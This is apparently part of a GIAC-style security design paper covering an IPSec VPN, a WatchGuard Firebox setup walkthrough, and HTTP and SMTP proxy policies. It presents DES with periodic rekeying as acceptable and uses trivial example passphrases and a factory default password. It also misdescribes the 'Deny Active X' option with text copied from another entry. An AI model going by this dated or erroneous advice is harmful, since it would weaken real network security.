IPSec uses ISAKMP, which is known also as IKE. Using IPSec and IKE data can be encrypted and maintained. The key exchange takes care of passing authentication keys between the ends of the tunnel, changing keys and determining when to change keys the ends are defines as the devices that perform the computational aspects of the VPN. In our network, the terminating devices are the firewall at 66.100.200.51 and the SOHO device at 99.100.200.50. It is the responsibility of the GIAC security team to change the keys (the secret) to ensure the security of the tunnels.


The IKE process uses two phases. The first phase takes care of establishing a secure channel to communicate. Our choices here are whether to use “main mode” or aggressive mode” to perform phase 1. We will opt for main mode because it provides identity protection and aggressive mode does not. Phase 2 is described as the process of the security association’s negotiation on behalf of a service (IPSec in our scenario). [See figure above]. Therefore in phase one both side of the tunnel establish a secure connection using either a pre-shared secret or a digital certificate. We will use the pre-shared key, shown in the figure here as “(autochangeme)” and as stated earlier, make it the responsibility of the security team to change these keys regularly. In phase two, the exchange of cryptographic keys is performed and the tunnels are created.

Our choices with Watchguard equipment is DES or 3DES. There is no reason to use regular DES unless at some point in the future the firewall is overloaded with the high computational overhead of 3DES. If that does occur, we can set our VPN policy to change renegotiate DES keys every 12 hours thereby circumventing any threat that a DES key can be cracked and used before a new one is negotiated.

For our suppliers and partners to access the GIAC network we will incorporate a VPN using IPSec for their remote connectivity. Our policy will allow the connection of specific systems to the GIAC network. Because IPSec work on Layer 3 of the Open Systems Interconnection (7 layer) standard, the application layer which is layer 7 will not have to understand or directly communicate to the any application level communication. This allows the applications front-end for the database and file transfers to happen as if the clients (the suppliers and partners) were on the same network. As part of our policy we are not going to allow any type of VPN connection that is not IPSec-compliant with our Watchguard firewall.

2.3.3 Testing the tunnel


After the tunnel is configured, the tunnel itself is not created until we try to use it. In order to confirm it will work as expected we need to use the “ping” command to “ping” the remote network. This can be done from either side because the ICMP packet will force traffic both ways. In the sample Control Center here, we can confirm the VPN tunnel is up and working by viewing the traffic over the tunnel. Another test is to ping a machine on the private network behind the firewall (from the mobile user end). Once the PING replies, you can be assured the tunnel is up and working.



2.4 Firewall tutorial

The following section describes how to setup a Watchguard firewall and configure the services needed for your particular needs. The diagram shown below we see each allowed service is

shown in its own line. (**The firewall have an implicit deny rule so any service not defined will not pass the firewall**). From left to right there is the name of the service (user definable). Then the next two columns are showing the restrictions for connections initiating from the outside or public network. The next column is showing the target IP or network. We have set the firewall to log allows and log denies which is typical for each firewall on each service. Note by default ALL services will only log denied packets due to the amount of logged information that is expected for allowed *and* denied packets. We however, have plenty of room and resources to take care of logging both allowed and denied. Next is the outgoing policy, which in most cases we have made more secure by restricting only those specific IP's which we know should be initiating a connection outward. In the case of the IPSEC_FTP (192.168.10.2) service we see that the outgoing "to" is setup to send only to an authenticated IPSEC_USERS group (the partner or supplier group).



Configured Services	Incoming: From	To	Log Allows	Log Denies	Outgoing: From	To	Log Allows	Log Denies
Any-Partners	ipsec_users	trusted	Yes	Yes	trusted	ipsec_users	Yes	Yes
customer_HTTP	Any	66.100.200.51	Yes	Yes	66.100.200.51	Any	Yes	Yes
customer_SMTP	Any	66.100.200.52	Yes	Yes	192.168.20.2	Any	Yes	Yes
DNS_out			No	No	66.100.200.53	Any	Yes	Yes
IPSEC_FTP	ipsec_users	192.168.10.2	Yes	Yes	192.168.10.2	ipsec_users	Yes	Yes
IPSEC_HTTP	ipsec_users	192.168.10.2	Yes	Yes	192.168.10.2	ipsec_users	Yes	Yes
IPSEC_SMTP	ipsec_users	192.168.10.3	Yes	Yes	192.168.20.2	ipsec_users	Yes	Yes
WatchGuard	192.168.30.104	firebox	Yes	Yes	firebox	Any	Yes	Yes


2.4.1 Configuring the firebox

This portion of the tutorial was obtained from Watchguard documentation, which is available after installing the software.

In this exercise, you will use the QuickSetup Wizard to create a basic configuration file and flash your Firebox with the new configuration image. Note that in the following exercise, you configure the Firebox in routed mode to simplify the exercise.


To manually start the QuickSetup Wizard from the Windows desktop:

1. Click **Start => Programs => WatchGuard Firewalling Basics => QuickSetup Wizard**.




The QuickSetup Wizard prompts you to select a configuration option.

2. Select **Routed Mode** from the Select a configuration mode drop list. Click **Next**.



3. Enter the IP address for each Firebox interface. Click **Next**.

In a routed configuration, the three Firebox interfaces use different addresses. If there were a secondary network on the Trusted interface, you would select the **I have an additional non-routed network behind my Firebox** checkbox, then enter an unused IP on the secondary network using slash notation.




4. Enter the default gateway. Click **Next**. (This would normally be the router LAN IP of the router)




The screenshot shows the 'WatchGuard QuickSetup Wizard' window. On the left is a diagram of a network setup: a cloud labeled 'INTERNET' connected to a 'ROUTER', which is connected to a 'Firebox' (a WatchGuard device). Below the diagram is the WatchGuard logo. The main area is titled 'Firebox Default Gateway'. It contains the text: 'Enter the IP address of the default gateway for your Firebox. This should be the IP address of your Internet router and must be on the same network as the Firebox.' Below this text is a label 'Default Gateway:' followed by a text input field containing three dots '...'. At the bottom are four buttons: '< Back', 'Next >', 'Cancel', and 'Help'.

5. If you have a public SMTP (e-mail) host, HTTP (Web) host, or FTP (file transfer) host, select the appropriate checkbox and then type that host's IP address. Click **Next**.




The screenshot shows the 'WatchGuard QuickSetup Wizard' window. On the left is a diagram of a network setup: a cloud labeled 'INTERNET' connected to a 'ROUTER', which is connected to a 'Firebox' (a WatchGuard device). Below the diagram are three server icons labeled 'SMTP', 'HTTP', and 'FTP' with the word 'SERVERS' below them. Below the diagram is the WatchGuard logo. The main area is titled 'Configure Public Servers'. It contains the text: 'Enter the IP address for each of your public servers. If you do not have any public servers, leave the checkboxes empty.' Below this text are three checkboxes, each followed by a text input field:
1. ☐ I have an SMTP server behind my Firebox:
2. ☐ I have an HTTP server on the Optional interface:
3. ☐ I have an FTP server on the Optional interface:
At the bottom are four buttons: '< Back', 'Next >', 'Cancel', and 'Help'.

6. In the **Status Passphrase** box, type 1111111. In the **Configuration Passphrase** box, type 2222222. Click **Next**.
You must select two different values for these passwords.




7. Select **Use Serial Cable to Assign IP Address**. Select **COM1**. Click **Next**.

When using a serial cable, you must also supply the Management Station serial port number to which the cable is connected. If you cannot connect the Firebox directly to the management station, select Use TCP/IP to Configure.




8. Review the settings. Click **OK**.



The QuickSetup Wizard creates a basic configuration file and saves it to the local hard drive as wizard.cfg. It then attempts to contact the Firebox. The information is also saved to a file named wizard_setup.txt in the WatchGuard Firewalling Basics installation directory.

9. Type the factory installed configuration password: wg. Click **OK**
10. Turn the Firebox off and then on.

The QuickSetup Wizard prepares the files and attempts to connect to the Firebox. If there is more than one Firebox with the read-write password 'wg' on the same network, the Firebox selector dialog box appears. Use the Blink Lights button to select the address of the Firebox you are currently configuring.



11. When a connection is made, the wizard uploads a basic configuration file to the primary area of the Firebox flash disk and initializes the Firebox with the IP addresses you provided.



12. When the upload is complete, the Firebox SysA and Armed indicators illuminate on the front panel of the firewall (after about 30 seconds).




13. Click **Finish** to complete the Firebox setup.

2.4.2 Applying the services

Once we have the firewall in place we need determine which services that we need to allow the business to flow. This would be determined after a detailed look at the needs of the network and business needs. Which protocols are we going to be using? Are we going to be using a service network? Do we want to allow AOL Instant messaging? **Note: This example does not reflect the configuration for our firewall and is meant only as an example. The order in which the rules are applied are not related to the order in which one adds them to a policy. For more information of the precedence of the rules, see section 2.2.1**


You use Policy Manager to add existing, preconfigured packet filter and/or proxy services




to your configuration. In the process of working with services, you use the Properties dialog box to set incoming and outgoing parameters, and to set and modify properties for a given service. The dialog box title changes depending on the service you are editing chosen.

To add a new service to your firewall policy:

1. Open the policy manager from the WatchGuard Control Center from the Start > Program Files > Watchguard > Control Center.



2. Open the Policy Manager (shown above), then click the Add Services icon.




You can also select Edit => Add Service. The Services dialog box appears. You use this dialog box to add, modify, and remove the packet filter and proxy services you want.

3. Expand the **Packet Filters** or **Proxy Services** folder. A list of pre-configured filters or proxies appears. Custom service can be added to accommodate any port, protocol and client port configuration.

4. Click the name of the service you want to add.
When you click a service, the service icon appears in the area below the New, Edit, and Remove buttons. In addition, the Details box displays basic information about the service.

5. Click **Add**.

You can customize both the name and the comments that appear when the service is being configured. Click in the appropriate box and type the name or comment you want.



2.4.3 HTTP proxy service

This service should be watched closely because there is countless vulnerability found on any type of web server, like our Microsoft IIS servers. Web servers are no doubt high profile targets. The proxy server we are using will provide more protection from certain types of web content.

The Proxied-HTTP service combines configuration options for HTTP on port 80 with a rule allowing all outgoing TCP connections by default. Using the Proxied-HTTP rule will ensure that all HTTP traffic, regardless of port, will be proxied according


to the HTTP proxy rule set defined. There will be two separate HTTP services defined, one for the “remote” network that is used by the partners and suppliers and one for the “service” network for the customers. For example, the so-called “IPSEC_HTTP” service will allow Incoming HTTP only the IPsec_users group (partners and suppliers) to ONLY 192.168.10.2 and the reverse connection from 192.168.10.2 to the IPsec_users group. The IPsec_users group is automatically assigned for those networks or IPs that are configured for a VPN tunnel. All connections will be logged whether they are allowed or denied using this service.

The policy for the HTTP connections made will be restricted using WatchGuard’s WebBlocker controls. The access for this service is controlled by specifying an operational and non-operational hours. Anyone who attempts to access the web browser on non-operational hours will receive the following message in his or her browser.

“Request blocked by WebBlocker.
The operational hours for access to
this network is 9:00 am to 6:00 pm
Eastern Standard Time.”

Content Filtering (WebBlocker)

This is the very useful WebBlocker portion of the HTTP service as it allows a much more granular control over the web access. It uses a database created by SurfControl, a



company who maintains a web page filtering database for home, educational and business environments. Once activated it will pull this database and use it to block sites, which have been assigned to the categories, which we will choose to block. If there are sites which are blocked and are legitimate, they can be added to a “always allow” list. If the reverse is true and there is a site which is allowed but should not be, then it can be added to an “always deny” list. This responsibility shall be that of the security team at GIAC to maintain this control. As shown here, the only category that will be allowed will be search engines, all the others are considered inappropriate.

This service has extensive options, as you would expect. In addition to its other features, HTTP proxy also adds a few milliseconds delay to the response, making response-time profiling difficult or impossible. This can prevent most types of automated server profiling attempts. The Firebox HTTP proxy is able to filter Web requests for harmful content based on MIME types identified by the sending Web server. The MIME content type filtering relies on the remote web server sending a correct Content Type header to the Web browser. Some web serves fail to send this content type header information completely, and these servers will not be allowed through the HTTP-Proxy when this filtering is activated.


Some additional features that can be controlled with the HTTP proxy service are:

Deny Java option

The Firebox uses fingerprinting techniques to detect precompiled Java applets.

Deny Active X option

This option will deny HTTP response headers from Web servers, which are not defined in RFC 2616. For more information, see the <http://www.ietf.org>



Remove unknown headers option

This option will deny HTTP response headers from Web servers that are not defined in RFC 2616.

2.4.4 SMTP proxy service

This service is a key focus for security reasons. It is the primary method for inbound malicious code that takes the form of an attachment. Our control over which attachments are blocked are configured within this proxy. Also shown here as “content type” are where we allow certain MIME types that the emails will be allowed to use.

Our policy in this server is to allow ONLY those content type that are deemed a business need. By not specifying any other type, everything not specified here is denied. This is important to minimize the possibility providing a path for a virus to enter our

network. The “Deny Attachments” will restrict all of those attachment types we specify here. We have configured this area to include all “executable” types, such as scripts, batch files, Windows

related executables, web links and so on. As we learn of new attachments that could be used with a virus, we will add any extension that the virus may use here. A message may very well get through but just not contain the attachment. When a message is stripped or blocked in this way, the RECIPIENT gets an email that contains the “Deny Message” which we can customize to our liking.

2.4.5 FTP proxy service

